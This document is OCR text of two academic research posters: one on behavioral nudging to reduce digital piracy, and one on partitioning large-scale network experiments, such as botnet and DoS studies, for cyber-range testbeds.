
<sup>b</sup>Department of Psychology, The Ohio State University

The typical approaches for mitigating digital piracy include: technology (e.g. DRM), legal (e.g. lawsuits), and education/nudging. We focus on behavioral issues of the nudging approach in two studies and develop actionable insights to mitigate digital piracy.

**Study (1):** Morals have been shown to be malleable in white lie contexts. We extend the well-known theory of planned behavior (TPB) and validate a new model that accounts for the malleability of morals under piracy. We implement the nudging approach using a morally-salient anti-piracy message and find that the impact of moral obligation on piracy intention may be mitigated through nudging.



Note: Paths represented by dashes are not significant ( $p > 0.10$ ). \*\*\* $p < 0.001$ , \*\* $p < 0.01$ , \* $p < 0.05$ , † $p < 0.10$   
Study (1): Nudging in our Refined TPB



Study (2): Mean Allocations Amongst our Information Treatments

**Study (2):** We explore the nudging approach by investigating the impact of feedback on consumers' purchasing/pirating behavior in a laboratory experiment. We compare behavior amongst subjects in a multiple-threshold public goods game by developing a no feedback treatment, a random feedback treatment, and targeted (above / below the average contribution) feedback treatments. Random information mimics current strategies and performs worse than no information at all. In contrast, the ability to target information to specific consumer groups increases the ability for coordination to occur.



# CERIAS

the center for education and research in information assurance and security

## Partitioning Network Experiments for the Cyber-Range

Wei-Min Yao, Sonia Fahmy


### Why perform large-scale network experiments?

- Study network attacks (DoS, Worms)
- Verify defense mechanisms
- New routing protocols

### How to perform large-scale network experiments?

- Emulation testbeds provide high fidelity but have limited capacity
- Simulators and mathematical models sacrifice fidelity for scalability

→ Need an accurate platform for large-scale experiments



### Can we divide a large-scale experiment into a sequence of experiments on a testbed?

- Not all flows are related
  - Fine-grained metrics are not always required
- **Flow-based scenario partitioning (FSP)**

### Methodology:

#### Phase 1


- Map flows in the experiment to a dependency graph
- Partition the graph to minimize weight of cut and generate sub-experiments

#### Phase 2


- Conduct sub-experiments independently and iteratively on a testbed
- Collect packet traces on all shared links
- After the first iteration, model interacting sub-experiments on shared links based on the collected traces

→ 2 iterations are sufficient for most cases


### Results:




The network topology of a Botnet experiment with 438 nodes.



